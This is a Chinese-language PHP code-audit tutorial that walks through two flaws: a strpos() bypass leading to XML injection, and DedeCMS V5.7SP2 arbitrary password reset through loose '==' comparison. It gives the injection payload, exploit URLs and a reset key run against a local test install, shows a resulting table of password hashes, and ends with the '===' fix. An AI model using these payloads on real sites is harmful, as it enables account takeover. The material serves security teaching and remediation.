目录

一、题目

1、源码

```php
class Login {
    public function __construct($user, $pass) {
        $this->loginViaXml($user, $pass);
    }

    public function loginViaXml($user, $pass) {
        if (
            (!strpos($user, '<') || !strpos($user, '>')) &&
            (!strpos($pass, '<') || !strpos($pass, '>'))
        ) {
            $format = '<?xml version="1.0"?>' .
                      '<user v="%s"/><pass v="%s"/>';
            $xml = sprintf($format, $user, $pass);
            $xmlElement = new SimpleXMLElement($xml);
            // Perform the actual login.
            $this->login($xmlElement);
        }
    }
}

new Login($_POST['username'], $_POST['password']);
```

2、知识点

知识点	说明
strpos()	查找字符串在另一个字符串中第一次出现的位置

3、解读

1）第21行，实例化Login类为对象，并通过POST传入username和password变量。

2）第2行，实例化时触发构造函数，并将传入的username和password分别使用$user和$pass接收，调用loginViaXml()函数并传参。

3）第7行，函数loginViaXml()中，使用strpos()函数判断传入的username和password的值中，是否包含 < >这两个符号之一。

4）第14行，如果不包含，就通过SimpleXMLElement()函数将username、password以及xml代码传入作为实参，封装成XML数据登录。

4、分析

1）第7行中对用户传入的username和password进行取反判断，如果strpos()返回的是false，取反之后就是true，就可以执行后面的代码。

2）那么0也表示false，取反之后照样可以得到true。

3）根据strpos()的特性，会返回第字符串第一个出现的位置，所以只要在第一个字符中传入<即可实现绕过，闭合前面的标签，造成XXE攻击。

5、利用

```
user=<"><injected-tag%20property="&pass=<injected-tag>
```

二、CMS

1、源码-DeDecms V5.7SP2正式版

```
member/resetpassword.php
```

```php
else if($dopost == "safequestion")
{
    $mid = preg_replace("#[^0-9]#", "", $id);
    $sql = "SELECT safequestion,safeanswer,userid,email FROM #@__member
    WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(empty($safequestion)) $safequestion = '';

    if(empty($safeanswer)) $safeanswer = '';

    if($row['safequestion'] == $safequestion && $row['safeanswer'] == $safeanswer)
    {
        sn($mid, $row['userid'], $row['email'], 'N');
        exit();
    }
    else
    {
        ShowMsg("对不起，您的安全问题或答案回答错误","-1");
        exit();
    }

}
```

member/inc/inc_pwd_functions.php

```php
function sn($mid,$userid,$mailto, $send = 'Y')
{
    global $db;
    $tptim= (60*10);
    $dtime = time();
    $sql = "SELECT * FROM #@__pwd_tmp WHERE mid = '$mid'";
    $row = $db->GetOne($sql);
    if(!is_array($row))
    {
        //发送新邮件;
        newmail($mid,$userid,$mailto,'INSERT',$send);
    }
    //10分钟后可以再次发送新验证码;
    elseif($dtime - $tptim > $row['mailtime'])
    {
        newmail($mid,$userid,$mailto,'UPDATE',$send);
    }
    //重新发送新的验证码确认邮件;
    else
    {
        return ShowMsg('对不起, 请10分钟后再重新申请', 'login.php');
    }
}
```

member/inc/inc_pwd_functions.php

```php
if($type == 'INSERT')
{
        $key = md5($randval);
        $sql = "INSERT INTO `#@__pwd_tmp` (`mid` ,`membername` ,`pwd` ,
`mailtime`)VALUES ('$mid', '$userid',  '$key', '$mailtime');";
        if($db->ExecuteNoneQuery($sql))
        {
            if($send == 'Y')
            {
                sendmail($mailto,$mailtitle,$mailbody,$headers);
                return ShowMsg('EMAIL修改验证码已经发送到原来的邮箱请查收',
                    'login.php','','5000');
            } else if ($send == 'N')
            {
                return ShowMsg('稍后跳转到修改页', $cfg_basehost.
                    $cfg_memberurl."/resetpassword.php?dopost=getpasswd&amp;id=".
                    $mid."&amp;key=".$randval);
            }
        }
        else
        {
            return ShowMsg('对不起修改失败, 请联系管理员', 'login.php');
        }
}
```

member/resetpassword.php

```php
else if($dopost == "getpasswd")
{
    //修改密码
    if(empty($id))
    {
        ShowMsg("对不起，请不要非法提交","login.php");
        exit();
    }
    $mid = preg_replace("#[^0-9]#", "", $id);
    $row = $db->GetOne("SELECT * FROM #@__pwd_tmp WHERE mid = '$mid'");
    if(empty($row))
    {
        ShowMsg("对不起，请不要非法提交","login.php");
        exit();
    }
```

```php
if(empty($setp))
{
    $tptim= (60*60*24*3);
    $dtime = time();
    if($dtime - $tptim > $row['mailtime'])
    {
        $db->executenonequery("DELETE FROM `#@__pwd_tmp` WHERE `md` = '$id';");
        ShowMsg("对不起，临时密码修改期限已过期","login.php");
        exit();
        }
    require_once(dirname(__FILE__)."/templets/resetpassword2.htm");
}

```

```php
    <h3>找回密码第二步<em><a href="index_do.php?fmdo=user&dopost=regnew">还没注册 点击这里</a></em></h3>
    <form name='form1' method='POST' action='resetpassword.php'>
<input type="hidden" name="dopost" value="getpasswd">
<input type="hidden" name="setp" value="2">
<input type="hidden" name="id" value="<?php echo $id;?>" />
      <ul>
        <li><span>用户名：</span>
          <input name='userid' type='text' class='text' readonly="readonly" value="<?php echo $row['membername']?>" />
        </li>
        <?php if(empty($key)){ ?>
        <li><span>临时验证码：</span>
          <input name='pwdtmp' type="password" class='text' />
        </li>
        <?php }else{ ?>
        <input name="key" type="hidden" value="<?php echo $key;?>" />
        <?php }?>
        <li><span>新密码：</span>
          <input name="pwd" type="password" id="vdcode" class='text' />
        </li>
        <li> <span>新密码：</span>
          <input name="pwdok" type="password" id="vdcode" class='text' />
        </li>
        <li><span> </span>
          <button class="button5" id="btnSignCheck" type="submit">下一步</button>
        </li>
      </ul>
    </form>
```

```php
elseif($setp == 2)
{
    if(isset($key)) $pwdtmp = $key;

    $sn = md5(trim($pwdtmp));
    if($row['pwd'] == $sn)
    {
        if($pwd != "")
        {
            if($pwd == $pwdok)
            {
                $pwdok = md5($pwdok);
                $sql = "DELETE FROM `#@__pwd_tmp` WHERE `mid` = '$id';";
                $db->executenonequery($sql);
                $sql = "UPDATE `#@__member` SET `pwd` = '$pwdok' WHERE `mid` = '$id';";
                if($db->executenonequery($sql))
                {
                    showmsg('更改密码成功，请牢记新密码', 'login.php');
                    exit;
                }
            }
        }
        showmsg('对不起，新密码为空或填写不一致', '-1');
        exit;
    }
    showmsg('对不起，临时密码错误', '-1');
    exit;
}
```

2、知识点

知识点	说明
$row()	常用于数据库的匹配

3、解读

1) resetpassword.php，当$dopost等于 safequestion 时，通过传入 $mid 对应的id值来查询对应用户的安全问题、安全答案、用户id、电子邮件信息。第11行，当传入的问题（safequestion）和答案（safeanswer）和之前设置的问题和答案相等，则进入sn函数。

2) inc_pwd_functions.php，sn函数中，第6行，根据id到pwd_tmp表中判断是否存在对应的临时密码记录，将结果进行if判断，走向newmail()函数。第一个判断时如果不是数组的话，就发送新邮件；如果超过10分钟了，才能再次发送验证码；其他情况下，等待10分钟再次发送。在第一个判断中，调用了INSERT操作。

3) inc_pwd_functions.php，判断类型是否是INSERT，是的话，往下执行。通过md5加密后的数据，然后插入到dede_pwd_tmp表中。第13行，如果$send == 'N'，就通过ShowMsg函数打印出修改密码功能的链接。第17行根据id和md5加密后的$randval进行拼接，拼接后的url为：
http://127.0.0.1/member/resetpassword.php?dopost=getpasswd&id=$mid&key=$randval

4) resetpassword.php，当$dopost == getpassword时，如果id为空，则退出；如果$row不为空，则会执行下一个判断。

5) resetpassword.php，当$setp不为空时，判断是否超时，如果没有超时，则进入密码修改页面，在密码修改页面将$setp赋值为2。

6) resetpassword.php，当$setp等于2，第6行，如果传入的$key等于数据库中的$row['pwd']，就完成重置密码操作。

4、分析

1）由于resetpassword.php中，对$dopost == "safequestion"的判断中，里面的$row['safequestion'] == safequestion && $row['safeanswer'] == $safeanswer，使用的是弱类型匹配，如果用户未设置安全问题和安全密码，那么数据库中的值也就等于 0和null，通过0可以匹配上数据库中的0（问题），通过0.0、0.、0e1可以匹配上null（答案），达到绕过，并且获取到对应id用户的身份信息。

2）通过获取到的信息进入到修改密码链接，即可成功修改该用户的密码。


5、利用

1）注册两个号test1、test2进行测试

2）访问payload，绕过检测，访问用户的身份信息

http://127.0.0.1/dedecms/member/resetpassword.php?dopost=safequestion&safequestion=0.0&safeanswer=&id=9

3）通过抓包可以获取到key值（也就是修改密码时需要认证的key）



4）传入key，访问修改密码链接

```
http://192.168.31.240/dedecms/member/resetpassword.php?dopost=getpasswd&id=9&key=OTyEGJtg
```

5）查看数据库，密码成功被修改

mid	mtype	userid	pwd	uname	sex	rank	uptime	expti	mone
1	个人	admin	21232f297a57a5a743894a0e4a801fc3	admin	男	100	0	0	
2	个人	tianya	fcea920f7412b5da7be0cf42b8c93759	天涯		10	0	0	
3	个人	wind	e10adc3949ba59abbe56e057f20f883e	木林森		10	0	0	
4	个人	like	e10adc3949ba59abbe56e057f20f883e	like		10	0	0	
5	个人	yuejie	e10adc3949ba59abbe56e057f20f883e	越界		10	0	0	
6	个人	沙羡	e10adc3949ba59abbe56e057f20f883e	沙羡		10	0	0	
7	个人	尛滐細濶	e10adc3949ba59abbe56e057f20f883e	尛滐細濶		10	0	0	
8	个人	test1	cc03e747a6afbbcbf8be7668acfebee5	test1		10	0	0	
9	个人	test2	e10adc3949ba59abbe56e057f20f883e	test2		10	0	0	

6、修复方案

对于DeDecms任意用户密码重置漏洞，只需要使用 `===` 代替 `==` 即可，因为 `===` 代表同时判断左右两边的值和数据类型是否相等，若有一个不等，则返回`false`。

7、参考链接

```
https://github.com/hongriSec/PHP-Audit-Labs/blob/master/Part1/Day4/files/README.md
```